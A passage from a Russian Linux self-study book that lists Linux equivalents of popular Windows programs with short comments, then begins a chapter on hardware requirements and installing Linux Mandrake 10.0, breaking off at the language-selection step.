	K Mail	K Mail вполне справится с возложенной на него задачей — служить заменителем для Outlook. Организация учетных записей K Mail очень напоминает Outlook, что делает эти две программы несколько похожими друг на друга. Конечно, K Mail и Outlook не очень похожи внешне, но идея остается прежней. Нужно заметить, что K Mail не заменит полную версию Outlook, скорее всего, он «потянет» на роль аналога Outlook Express
Outlook (чтение новостей)	Knode	Программа обладает достаточно удобным интерфейсом, что позволяет ставить ее в один ряд с клиентом новостей программы Outlook
	Netscape Messenger	Messenger — это более зрелый, по сравнению с Knode, продукт, позволяющий читать не только почту по протоколам POP3 и IMP3, но и новости
The Bat!	Sylpheed	Программа The Bat! давно стала культовой, в ее разработчики, видно, не спешат портировать программу на платформу Linux. К счастью, мир не без добрых людей: разработчик Hiroyuki Uemamoto (скорее всего, японец) написал Linux-аналог программы The Bat! Программа Sylpheed заслуживает отдельного разговора, поэтому о ней мы поговорим немного позже

Windows-программе	Linux-Аналог	Комментарий
The Bat!	K Mail	Программа K Mail тоже может выступать в роли аналога для программы The Bat!, но с меньшим успехом, чем программа Sylpheed
FlashGet, Reget, Gozilla менеджеры закечки файлов)	Downloader for X	Мне очень понравилась эта программа — по своим возможностям она не уступает ни одной из перечисленных Windows-программ
	Kget (или Caltoo)	Довольно неплохой загрузчик файлов
	Wget	Данная программа работает в консоли, то есть не имеет графического интерфейса, но возможности данной программы заслуживают уважения
Teleport Pro (полная загрузка сайта)	Downloader for X	Программа Downloader for X может использоваться как для загрузки одного файла, так и для закачки целых сайтов
	Wget	То же самое можно сказать и о программе wget
FTP-клиенты (Bullet Proof FTP)	1. Gftp 2. lftp 3. ncftp	Первые две программы более удобны, поскольку они являются графическими приложениями. Третья программа — ncftp — работает в консоли, но обладает довольно полезными функциями, например, докачка файла в случае разрыва соединения или закачка файлов по шаблону
ICQ, MSN, AIM	1. llcq 2. alcq 3. mlcq 4. Gaim 5. Simple Instant messenger	Существует много разновидностей ICQ-клиента. Вы можете выбрать один из них на свой вкус
Mirc (IRC-клиент)	Xhat, Kvirc, Ksirc	С IRC-клиентами также никогда не было проблем — это только три наиболее удобные на мой взгляд IRC-клиента
Firewall (BlackICE, ATGuard, ZoneAlarm)	Iptables или Ipchains	Обе эти программы являются стандартными и устанавливаются при установке любого дистрибутива Linux. Использовать графические оболочки для Iptables или Ipchains (Kmyfirewall, Firewall Builder) я не рекомендую, поскольку ни одна оболочка не позволяет гибко настроить firewall
VisualRoute, CyberKit	Xtraceroute, VisualRoute for Linux, traceroute, ping, tcpdump	Программу VisualRoute с успехом можно заменить программой Xtraceroute или ее текстовой версией traceroute. Пакет CyberKit можно заменить набором стандартных программ — traceroute, ping, nslookup и tcpdump: полученная смесь будет мощнее, чем CyberKit
Фильтрация данных и роутинг (BlackICE, ATGuard, WinRoute, WinGate)	Squid и route	Обе эти программы являются стандартными и обладают значительно большими возможностями, чем их Windows-аналоги
VentaFax	efax Gfax	Эти программы смогут заменить знаменитую программу VentaFax
Vdialer, E-type dialer (дозвон к провайдеру)	Kppp Gppp Kinternet	Звонить к провайдеру Linux также умеет — не сомневайтесь, ведь Linux создан для этого, как птица для полета
Загрузка канала	kpppload klsdnload	Первая программа отображает график загрузки PPP-канала, а вторая — канала ISDN
Remote Administrator	telnet ssh X-terminal	В отличие от Windows, где для удаленного администрирования нужно устанавливать отдельную программу, в Linux есть стандартные средства, с помощью которых можно управлять удаленной машиной
HyperTerminal	minicom	Небольшая программа с большими возможностями

Работа с файлами

Windows-программа	Linux-Аналог	Комментарий
Norton Commander, Volcov Commander, FAR	Midnight Commander	Программа Midnight Commander полностью заменяет популярную программу NC. Интерфейс программ практически одинаковый. MC, как и NC, обладает двумя панелями синего цвета и работает в текстовом режиме. Так как MC — это файловый менеджер Unix (Linux), то он обладает специфическими для этой ОС функциями: операции с правами доступа, создания символических ссылок, поддержка сети (NFS, FTP)
Windows Commander (Total Commander)	Midnight Commander	Программа MC обладает всеми функциями указанных Windows-программ. Правда, в отличие от Windows Commander, MC работает в текстовом режиме. Хотя имеется возможность запуска MC в терминале X — при этом программа будет реагировать на события X (например, щелчок мыши на кнопке Копировать)
	LinCommander	Удобный файловый менеджер. Программа доступна по адресу http://www.ussr.to/Russia/wl/lcmd.html
	Krusader	Программа обладает удобным интерфейсом и предназначена для работы в KDE. Поддерживает различные форматы архивов, обладает встроенным FTP-клиентом и просмотрщиком графических файлов. Программа доступна по адресу http://krusador.sourceforge.net/

Прикладные и системные программы

Windows-программа	Linux-Аналог	Комментарий
Блокнот	gedit, gedit, xedit	Любая из этих программ в состоянии заменить Блокнот
Bred, Rpad32, Adltor	Kate	Программа Kate поддерживает 38 различных кодировок и подсветку синтаксиса для C, C++, Java, Pascal, PHP, HTML, Bash и других языков программирования
Программы-переводчики (Prompt)	Пока нет ни одного нормально о переводчика	
Словари (Socrat, Lingvo)	Mueller, Mova, Ksocrat	Любой из этих словарей способен заменить Lingvo, хотя я не обещаю, что замена будет равноценной
RAR/WinRAR	RAR for Linux	Версия популярного архиватора для Linux — комментарии излишни.
	Ark	Программа входит в состав утилит KDE (пакет kdeutils) и поддерживает распространенные форматы архивов
WinZIP	Ark	Все тот же Ark
	GnoZIP	Удобный архиватор для среды GNOME. Программу можно качать по адресу http://www.geocities.com/SiliconValley/9757/gnozlp.html
PGP	PGP for Linux	Полный аналог Windows-версии
DrWeb, AVP	DrWeb for Linux, AVP for Linux	Программы доступны по адресам http://www.drweb.ru/unix/ и http://www.kaspersky.ru/ соответственно

Windows-программа	Linux-Аналог	Комментарий
Mscconfig	DrakConf, LinuxConf (в Mandrake) setup (в Red Hat) redhat-config-XXXX (в RH 8.0)	Думаю, с конфигураторами проблем у вас не будет
System Commander, PowerQuest Boot Magic	LILO Grub ASPLoader Acronis OS Selector	Первые два загрузчика являются стандартными, и вы можете использовать любой из них на свой вкус. Третий — это стандартный загрузчик ОС ASP Linux, а последний — это альтернативный загрузчик, доступный по адресу http://www.acronis.ru/
Диспетчер задач	ps, Top, Gtop, Ktop...	Без комментариев
MBMonitor, PCAlert (измерение температур и напряжений на материнской плате)	KHealthCare (для KDE)	Программа не входит в состав KDE, поэтому ее нужно качать самостоятельно http://homepages.fh-glessen.de/~hg7229/khealthcare/main.html
PowerQuest Partition Magic	DiskDrake	Полный аналог PQ Partition Magic. Входит в состав Mandrake и Mandrake-подобных дистрибутивов
	FIPS	Поставлялся на компакт-диске с дистрибутивами компании Red Hat до версии 9.0. Сейчас эту программу можно найти в Интернете, но стоит ли? Ведь она уже не развивается. Поэтому лучше воспользуйтесь программой GNU Parted — очень, очень удобная программа.
	GNU Parted	Программе доступна по адресу http://www.gnu.org/software/parted/parted.html
Мониторинг S.M.A.R.T-атрибутов винчестера	Smartsuite Hddtemp-0.3 IDEloed-0.2 Ide-smart Smartsuite-2.1 Smartmontools	Оценить работу данных программ не смог по техническим причинам — мой винчестер не относится к разряду «умных» (smart)
Fdisk	Fdisk	Практически каждая ОС обладает своим аналогом программы fdisk — ОС Linux не является исключением из правил
Scandisk	fsck	Программа fsck умеет проверять не только файловые системы ext2 и ext3, но и любые другие при наличии плагина файловой системы

Офисные приложения

Windows-программа	Linux-Аналог	Комментарий
MS Office	Open Office	Данный пакет будет достойной заменой офисному стандарту де-факто — MS Office. Надеюсь, вы уже успели в этом убедиться
	Star Office	Это коммерческий вариант Open Office. Точнее, Open Office — это бесплатный вариант Open Office. Не знаю почему, но мне больше нравится Open Office. Нет, не потому, что он бесплатный, а какой-то более дружелюбный и более «шустрый»
	K Office	Скорее всего, данный пакет не сможет удовлетворить все ваши запросы, особенно, если вы до этого работали с MS Office

Windows-программа	Linux-Аналог	Комментарий
Adobe Photoshop	GIMP	Программу GIMP можно с успехом использовать в непрофессиональных целях вместо Photoshop. Почему в непрофессиональных? GIMP немного «прихрамывает» при калибровке цветов и размеров, поэтому в профессиональной полиграфии его использование чревато небольшими (или большими) неприятностями
Adobe Acrobat	K Office, TeX, LyX,...	Многие Linux-программы, работающие с документами, могут конвертировать их в формат PDF
Adobe Acrobat Reader	Xpdf	Данная программа (версия 0.9) поддерживает форматы PDF 1.3, 1.4 (Acrobat 4, 5, соответственно). Xpdf присутствует во всех дистрибутивах, поэтому вам не придется ее долго искать в Интернет — она уже установлена в вашей системе
	Acrobat Reader for Linux	Тут уж вообще комментарии излишни — компания «Adobe» давно выпускает версии Acrobat'a (начиная с версии 2.0) для Linux и других Unix-платформ
Corel Draw!	Corel Draw for Linux	Как вы, наверное, знаете, компания Corel давно выпустила версию Corel Draw для Linux. Честно говоря, мне программа не понравилась. Во-первых, программа довольно медленна, потому что она запускается посредством эмулятора Wine и ее нельзя назвать Linux-программой в полном смысле этого слова. Во-вторых, мне очень не понравилось, как программа работает с русскими шрифтами — русский язык больше похож на китайские иероглифы. Причем программа поддается настройке только в операционной системе Corel Linux. В-третьих, программа очень не стабильна. Исходя из всего этого, позвольте мне откомендовать вам следующую программу
	Open Draw	Данная программа входит в состав пакета Open Office. Возможно, она не заменит Corel Draw полностью, однако если выбирать между Corel Draw for Linux и Open Draw, я бы выбрал последнее
	Karbon	Неплохой векторный редактор, появившийся в KDE 3.3 (до этого основным векторным редактором KDE был K Illustrator). Программа проста и даже проще, чем OO Draw, поэтому рассчитывать на ее функциональность не приходится. Однако попробуйте поработать с программой — вдруг вам понравится
Page Meker	TeX, LateX	Издательская система TeX, разработанная Д. Кнудом, является одной из самых лучших издательских систем. Единственный ее недостаток — это отсутствие графического интерфейса пользователя. Хотя, этот недостаток иногда перерастает в достоинство — программу можно использовать даже на стертых 386-х компьютерах
	Scribus	Данная программа обладает интерфейсом пользователя, системой управления цветом (Color Management System), достаточно удобна в использовании
Композеры и HTML-редакторы	Quanta Plus	Очень рекомендую данный HTML-редактор. С помощью Quanta'ы вы не только отредактируете вашу страничку и обновите ее на вашем сервере, но и проверите правописание, а также соответствие написанного коду HTML-стандарта
Fine Reader	Kooka	Работа программы Kooka оставляет желать лучшего. К тому же Kooka не является OCR, а только сканирует документ. Я бы вам посоветовал запускать Fine Reader через Vm Ware или Win4Lin. Кроме программы Kooka имеется программка Gocr, но она умеет распознавать только английский текст
3D Max	Innovation 3D	Innovation в полной мере не заменит вам 3D Max, но можно надеяться, что в скором времени, это случится — в программу Innovation 3D можно добавлять плагины
ACDSee	GQView	GQView послужит равноценной заменой популярному просмотрщику графических файлов — ACDSee

Windows-программа	Linux-Аналог	Комментарий
MS Money	GNUcash	Небольшая программка, позволяющая управлять своими финансами
Финансы без проблем	Финансы без проблем для Linux	Портированная версия «Финансов» для Linux. Программу доступна на компакт-диске
1С: Бухгалтерия	Anapns	Не следует надеяться, что Anapns полностью заменит Бухгалтерию от 1С. Программу можно скачать по адресу http://anapns.linux.ru.net/
AutoCAD	Kivio, QCAD, Vargon,....	В Интернете вы найдете не только эти программы, но и сопровождающую их документацию – поэкспериментируйте с ними, возможно, для себя вы найдете доступную замену AutoCAD

Мультимедиа

Windows-программа	Linux-Аналог	Комментарий
AudioGraber	Grip cdda2wav	Программа Grip более функциональна, чем AudioGraber, в MP3-кодек lame обеспечивает качественное сжатие музыки в формате MP3
WinAMP	XMMS	Программа XMMS — это полный аналог программы WinAmp, XMMS даже поддерживает скины WinAMP
Проигрыватель Audio CD	KsCD	Программа является стандартным проигрывателем компакт-дисков в Linux
Windows Media Player	Xine	Xine поддерживает форматы видео MPEG, MP4, DVD, AVI (Video for Windows)
Nero, Easy CD Creator	Xcdroast KonCd cdrecord	С помощью этих программ вы сможете записать собственный CD. Подробно о процессе записи CD вы сможете прочитать в этой книге
Преобразование DVD в DivX	dvdrip	Программа позволяет преобразовать один DVD-диск в несколько дисков формата DivX
Flash Player	Плагины для Netscape/Mozilla/Konqueror	Браузеры Netscape/Mozilla/Konqueror обладают встроенными плагинами для просмотра Flash
Macromedia Fireworks	GIMP	Программа Fireworks с успехом заменится тем же GIMP'ом
Main Actor	Main Actor for Linux	Для программы Main Actor давно создан ее полноценный аналог для Linux. Программа ничем не уступает аналогичной Windows-программе Main Actor for Linux может также послужить заменой программе Windows Movie Maker
Программы просмотра телепередач через TV-тюнер	Xawtv GnomeTV KwinTV	Программа Xawtv является стандартной и обладает большими возможностями по сравнению с GnomeTV и KwinTV. Xawtv рассматривается в главе 17 «Видео и видеомонтаж в Linux»
RealPlayer	RealPlayer for Linux	Портированная версия RealPlayer. Скачать можно здесь: http://scopes.real.com/real/player/unix/unix.html
QuickTime Player	QuickTime Player для Linux	Полный аналог Windows-версии
Sound Forge	Wave Forge, Sox	Данные программы можно скачать по адресам http://www.tfm.ro/waveforge/ и http://home.sprynet.com/~cbagwell/sox.html соответственно
Lame (MP3-кодек)	Lame for Linux	Портированная версия

Разработка программного обеспечения

Windows-программа	Linux-Аналог	Комментарий
Delphi	Kylix и Kylix Personal Edition	Kylix Personal Edition является бесплатной программой
Pascal	FreePascal	Свободно распространяемый 32-битный компилятор
TurboPascal	FreePascal + Motor	Motor — это редактор с подсветкой синтаксиса, подобный тому который используется в среде Turbo Pascal. Motor доступен по адресу http://konst.org.ua/motor
Turbo C	GCC - Motor	GCC — это the GNU C Compiler
Borland C++ Builder	Qt3 Designer + Kdevelop	В полной степени Qt3 Designer все же заменить C Builder не может, но написать небольшое приложение с использованием библиотеки Qt, можно
	Code Forge	Среда разработки приложений
Basic	Hbasic	Любителям Бейсика рекомендую заглянуть на страничку http://hbasic.sourceforge.net/
	SmallBasic	Если Hbasic вам не понравится, загляните сюда http://smallbasic.sourceforge.net/
VisualProlog	GNU Prolog	Программа доступна по адресу http://paullac.inria.fr/~diaz/gnu-prolog
Turbo Assembler	NASM	Программа входит в состав многих дистрибутивов. Домашняя страничка — http://www.web-sites.co.uk/nasm
FrontPage	Mozilla Composer	Композер Mozilla поддерживает принцип WYSIWYG
J Builder	J Builder for Linux	Портированная версия
Hiew	Biew	Программа доступна по адресу http://biew.sourceforge.net/
PHP	PHP for Linux	Входит в состав любого дистрибутива

СУБД

Windows-программа	Linux-Аналог	Комментарий
MS Access	Open Office - MySQL	Open Office можно использовать в качестве графического интерфейса для СУБД MySQL. Полученная смесь будет более мощная, чем Access
	GDBM	Возможно в вашем дистрибутиве будет СУБД GDBM
	IBM DB2 for Linux	Заменять Access СУБД от IBM — это все равно, что с пушки по воробьям палить. Но все-таки, IBM DB2 обладает удобным клиентом, написанным на Java. Единственный недостаток — графическая версия клиента, в отличие от текстовой, притормаживает — сказывается кроссплатформенность
InterBase Server	InterBase Server for Linux	Портированная версия
IBM DB2	IBM DB2 for Linux	Портированная версия. Версия для Linux, как и для Windows, платная
MySQL for Windows	MySQL for Linux	Есть сейчас я немного сомневаюсь, какая программа была разработана раньше: или Windows-версия, которая была портирована на Linux или наоборот. Лично я сначала увидел Linux-версию, а потом уж версию для Windows. В любом случае замена есть
Oracle	Oracle for Linux	Версия для Linux, как и для Windows, платная

Математические пакеты

Windows-программа	Linux-Аналог	Комментарий
Maple	Maple for Linux	Существует версия Maple для Linux
MathCAD	Gap	По своим функциям программа Gap приближается к популярному математическому пакету
Редактор формул	OO Math	OO Math входит в состав офисного пакета Open Office
Statistica	Probability and Statistics Utilities for Linux users	Программа доступна по адресу http://www.geocities.com/SiliconValley/Network/6885/
	Gnumeric	Я, конечно, далек от вопросов математической статистики, но мне показалось, что программа Gnumeric сможет помочь решить задачи в этой области

Игры

Windows-программа	Linux-Аналог	Комментарий
Quake 1, 2, 3	Quake 1, 2, 3 for Linux	Портированные версии. Для работы этих версий нужны некоторые файлы Windows-версии
DOOM	LxDoom, DOOM Legacy	Программы доступны по адресам http://lxdoom.linuxgamas.com/ , http://doomlegacy.sourceforge.net/
CounterStrike	CS Linux	Прошу извинения, но я не любитель игр, поэтому оценить программу не смог
Return to Castle Wolfenstein	Return to Castle Wolfenstein для Linux	Портированная версия. Подробнее можно прочитать здесь: http://www.activision.com/games/wolfenstein
Urban Terror	Urban Terror для Linux	Портированная версия
Unreal Tournament 2003	Unreal Tournament 2003 for Linux	Портированная версия
Civilization	FreeCiv	Довольно неплохая игрушка, очень похожая на Civilization
StarCraft	FreeCraft	Скачать можно здесь http://freecraft.org/
Стандартные игры Windows	Игры KDE (пакет kdegames)	Эти игры понравятся любителям небольших игрушек, помогающих «убить» время
Эмулятор Sony PlayStation (ePSXe for Windows)	ePSXe for Linux	Портированная версия

ЧАСТЬ I

УСТАНОВКА, НАСТРОЙКА И РАБОТА В LINUX

Глава 1

УСТАНОВКА LINUX

Глава 2

РАБОТА В LINUX.
СРЕДЫ KDE И GNOME

Глава 3

ФАЙЛОВАЯ СИСТЕМА LINUX.
УСТАНОВКА ПРОГРАММ

Глава 4

АДМИНИСТРИРОВАНИЕ LINUX.
ПРОЦЕССЫ

САМОУЧИТЕЛЬ LINUX.

Установка, настройка, использование

Установка Linux

1.1. Общая методика установки

Прежде всего, нужно выбрать дистрибутив. Скорее всего, вы уже купили инсталляционный компакт-диск (или диски) и выбирать особо не из чего. Поэтому сначала опишу установку новой для вас операционной системы в общих чертах, а затем — на конкретных примерах.

Убедитесь, что ваш компьютер соответствует минимальным системным требованиям. Табл. 1.1 поможет вам. Большинство современных дистрибутивов основаны на практически одной и той же версии ядра и в состав дистрибутива входят примерно одни и те же программы, поэтому нет особой нужды составлять данную таблицу отдельно для каждого дистрибутива.

Теперь остановимся на каждой аппаратной части подробнее. Первой в списке оказалась оперативная память, а не процессор, потому что система Linux более требовательна к объему оперативной памяти. Это значит, что Pentium III 600 МГц /64 Мб будет работать медленнее, чем Celeron 400 МГц/128 Мб.

Системные требования Linux

Таблица 1.1

Аппаратная часть	Минимально	Рекомендуется
Оперативная память, Мб	32 64	128
Процессор	Pentium	Pentium MMX 200MHz и выше
Жесткий диск	500 Мб	2 Гб
CD-ROM (необязательно)	Только наличие	только наличие
Видеоадаптер	Совместимый с VESA 2.0	Совместимый с VESA 2.0, 2 MB видеопамяти и выше
Модем	Аппаратный	Аппаратный
Принтер	Аппаратный	Аппаратный

Практически все ядра современных дистрибутивов оптимизированы для работы на процессоре Pentium или совместимом с ним. Это значит, что программа установки может даже не запуститься, если у вас установлен 486-ой процессор. Если в этой ситуации вам все-таки требуется установить Linux, то вам следует использовать устаревшую версию дистрибутива.

Исключением из этого правила являются дистрибутивы Red Hat и ASP Linux, которые позволяют использовать самую старую технику. Эта дистрибутивы можно запустить даже на 386-ом процессоре (386 DX). Конечно, есть еще другие дистрибутивы, позволяющие запускаться на «троечке», но Red Hat и ASP Linux — самые популярные из них.

Минимальный объем пространства на жестком диске составляет 500 Мб. При этом вы получите саму систему, минимально необходимый набор программ, графический интерфейс Xfree86, но, скорее всего, ни KDE, ни GNOME (графические среды, делающие работу в Linux похожей на работу в Windows) при таком объеме установить вам не получится.

Для средней (не полной) установки вам понадобится около 1200 Мб. Почему же в графе «Рекомендуется» стоит значение 2 Гб? Потому что вам, кроме самой системы, понадобится место для ваших файлов и дополнительных программ.

Привод CD-ROM для работы системы не обязателен, но вам же нужно как-то установить Linux? Вот для этого и нужен CD-ROM. Можно также установить Linux по сети, но такой вариант будет для вас на данном этапе несколько сложным — ведь, если вы читаете эту главу, вы — начинающий пользователь. Еще один вариант установки, который поддерживает Linux. Это установка с жесткого диска. Но чтобы дистрибутив попал туда (на жесткий диск) вам опять-таки не обойтись без CD-ROM.

По поводу видеоадаптера не волнуйтесь — Linux поддерживает подавляющее большинство видеоадаптеров. Если даже у вас самый новый видеоадаптер, до такой степени новый, что операционная система не смогла найти для него драйвер, то будет установлен универсальный драйвер, который поддерживает большинство видеоадаптеров. Желательно, чтобы было установлено 2 Мб (или более) памяти на борту вашего видеоадаптера. Это необходимо для того, чтобы видеоадаптер работал при разрешении 1024x768 с нормальным цветом (а не в режиме 256 цветов).

Монитор также должен поддерживать это разрешение. Дело в том, что, в отличие от Windows, большинство Linux-программ спроектировано для работы с этим разрешением. Работать с более низким разрешением (800x600 или 640x480) крайне неудобно.

Практически у всех дистрибутивов не сложились отношения с Windows-модемами. Сейчас я не буду объяснять почему так, а скажу только, что, если вы планируете подключаться к Интернет, вам нужен нормальный аппаратный (желательно внешний) модем. В крайнем случае, можно одолжить

такой модем на некоторое время, найти в Интернете драйвер для своего Windows-модема (довольно сложно) и установить его.

То же самое можно сказать и о GDI-принтерах (Windows-принтеры). Единственными Windows-принтерами, которые поддерживаются многими современными дистрибутивами, являются принтеры компании OKI.

Что же касается остальных аппаратных средств, то Linux без проблем работает с ними. Она сама опознает устройство и установит драйвер. Иногда вам нужно будет только точно указать модель устройства, чтобы выбрать наилучший драйвер.

Операционная система Linux, как и всякая уважающая себя система, требует создания раздела специального типа — ext2 (или ext3). Вполне понятно, что установить Linux в раздел FAT16/32, у вас не получится. Существующие решения, позволяющие сделать это, например, Lin4Win, я не рекомендую использовать — установленная Linux будет работать медленно и нестабильно.

Зачем я все это говорю? Да затем, что вы должны будете создать специальный раздел для Linux. Не волнуйтесь: современные программы установки настолько умны, что сделают все за вас. Помню, как впервые устанавливал Linux. Для разбиения жесткого диска я тогда использовал программу fdisk for Linux, которая, мягко говоря, обладает не совсем дружелюбным интерфейсом.

От вас требуется освободить как можно больше места на диске, желательно сделать резервную копию всех важных данных, а также (обязательно) произвести дефрагментацию всех логических дисков Windows. Обо всем остальном я расскажу при описании непосредственной установки Linux.

В общих чертах установка любого дистрибутива Linux состоит из следующих этапов:

1. Выбор языка.
2. Выбор типа установки.
3. Подготовка жесткого диска.
4. Выбор устанавливаемых пакетов.
5. Создание файловых систем и копирование файлов.
6. Уточнение параметров устройств (модема, сетевой платы, видеоадаптера, монитора, принтера).
7. Настройка даты и времени.
8. Ввод пароля пользователя root (администратора).
9. Добавление пользователей.
10. Создание загрузочной дискеты.
11. Запись загрузчика.
12. Завершение работы.

Разница при установке разных дистрибутивов может заключаться лишь в дизайне программы установки. Кроме того, каждый дистрибутив может добавить свои дополнительные этапы установки, а также, вполне возможно, что некоторые этапы у вас будут идти не в том порядке, как указано выше.

Например, запись загрузчика в ASP Linux происходит после копирования файлов, а не в конце установки. Следует заметить, что это правильный подход, поскольку, если произойдет сбой в работе программы установки (например, банальное отключение электричества), а загрузчик не записан, вам придется начинать все заново. А это очень обидно, особенно, если свет отключили после копирования пакетов — на это уходит львиная доля времени.

1.2. Установка Linux Mandrake 10.0

В первом издании этой книги рассматривалась версия 7.2 дистрибутива Linux Mandrake. Сейчас она морально устарела и может использоваться разве что на самых древних компьютерах. Относительно недавно вышла десятая версия этого замечательного дистрибутива. В нее вошли средства для работы с WiFi и Bluetooth-устройствами, поддержка технологии Intel Centrino (на этой платформе производится большая часть ноутбуков). Что же касается программного обеспечения, входящего в дистрибутив, то в нем вы найдете:

- ядро версии 2.6.8;
- новые версии оконных сред KDE 3.2.3 и GNOME 2.6;
- компилятор gcc версии 3.4.1;
- Web-сервер Apache версии 2.0.50 и интерпретатор PHP 4.3.8;
- СУБД MySQL версии 4.0.18;
- новую версию популярного офисного пакета OpenOffice — 1.1.3.

Конечно, если вы новичок в Linux и не читали двух предыдущих изданий этой книги, вышеуказанная информация для вас не важна и не очень понятна. Если же вы уже знакомы с Linux, наверняка оцените обновленный состав дистрибутива.

Системные требования Linux Mandrake немного выросли по сравнению с версией 7.2. Теперь для работы вам нужен процессор с частотой хотя бы 300-400 Mhz и минимум 128 Мб ОЗУ. Это не означает, что дистрибутив нельзя установить на Pentium 200 MMX: можно, но если вы хотите работать в оконных средах KDE и GNOME, то лучше модернизировать ваш компьютер. С другой стороны, для сервера небольшого офиса, где графический режим не нужен, возможностей P200MMX/256MB вполне хватит. Необходимое место на жестком диске зависит от типа установки.

Теперь перейдем к самой установке. Программа установки стала намного удобнее и красивее по сравнению с версией 7.2. Если же сравнивать с предыдущей версией, 9.1, то установщик остался практически тем же.

1.2.1. Общие замечания перед установкой

- Сразу нужно отметить, что если вы планируете использовать две (или более) операционные системы, например, Windows и Linux, то сначала установите Windows, а потом Linux — так будет проще. Если вам нужно две Windows, например, Windows 98 и Windows XP, то сначала установите обе ОС Windows, и только потом — Linux.
- Перед установкой Linux обязательно дефрагментируйте (а перед дефрагментацией — проверьте программой Scandisk для Windows) все логические диски Windows, если у вас такие имеются, желательно также удалить файл подкачки Windows - win386.swp (это можно сделать, перезагрузившись в режиме командной строки).



«Примечание»

Для чего нужна дефрагментация? Может случиться, что один файл будет физически расположен в начале, в середине и в конце диска (раздела), то есть фрагментирован. В этом случае при изменении Windows-раздела программой установки Linux этот файл будет поврежден.

- Если у вас установлена ОС Windows и вы никогда не устанавливали Linux (то есть Linux-разделов нет на вашем жестком диске), программа-инсталлятор DrakeX может автоматически изменить раздел вашего Windows-раздела, «выделив» место для Linux, но об этом мы еще поговорим подробнее.
- Сделайте резервное копирование всех важных для вас данных! Причем резервную копию нужно записать на другой винчестер (который перед установкой Linux будет извлечен из компьютера), на другой компьютер или на CD-RW. Не записывайте резервную копию на тот жесткий диск, на который будете устанавливать Linux, иначе в случае ошибки она «улетит» вместе с данными.
- Если у вас есть NTFS-разделы, то резервное копирование является не желательной, а необходимой операцией, то есть делать его нужно обязательно!
- Для улучшения распознавания и установки устройств зайдите в BIOS SETUP и отключите опцию PnP OS Installed (Plug&Play OS Installed): установите значение No. Тогда BIOS сама инициализирует PnP-устройства, что поможет Linux быстрее их распознать. Не выходя из BIOS SETUP, установите режим параллельного порта ECP+EPP (или один из них — ECP или EPP), ни в коем случае не устанавливайте режим SPP (этот режим рассчитан на очень старые принтеры)

1.2.2. Установка

Для начала установки вставьте первый компакт-диск системы в привод CD-ROM и перезагрузите компьютер. Только не забудьте назначить CD-ROM первым загрузочным устройством в BIOS.

После загрузки вы увидите приветствие Мастера установки (рис. 1.1):

Вы можете нажать Enter для начала установки или F1 для того, чтобы получить подсказку относительно дополнительных возможностей установки системы (см. рис. 1.2).

Вы можете установить следующие параметры программы установки:

- `vga0` — если у вас слабенькая видеоплата и вам нужно произвести установку системы при разрешении 640x480 (16 цветов);
- `text` — если вы хотите, чтобы программа установки работала в текстовом режиме;
- `linux` — самая обыкновенная установка;
- `expert` — режим эксперта (вы должны хорошо разбираться в «железе», чтобы установить систему в этом режиме);
- `rescue` — если вы хотите восстановить уже установленную систему.

Вы также можете ввести дополнительные параметры, например:

```
linux mem=512M
```




Рис. 1.1. Приветствие Мастера установки




Рис. 1.1. Дополнительные возможности установки

После нажатия Enter будет запущена программа установки в нормальном графическом режиме, и система будет знать, что у вас установлено 512 Мб оперативной памяти.

Выбор языка

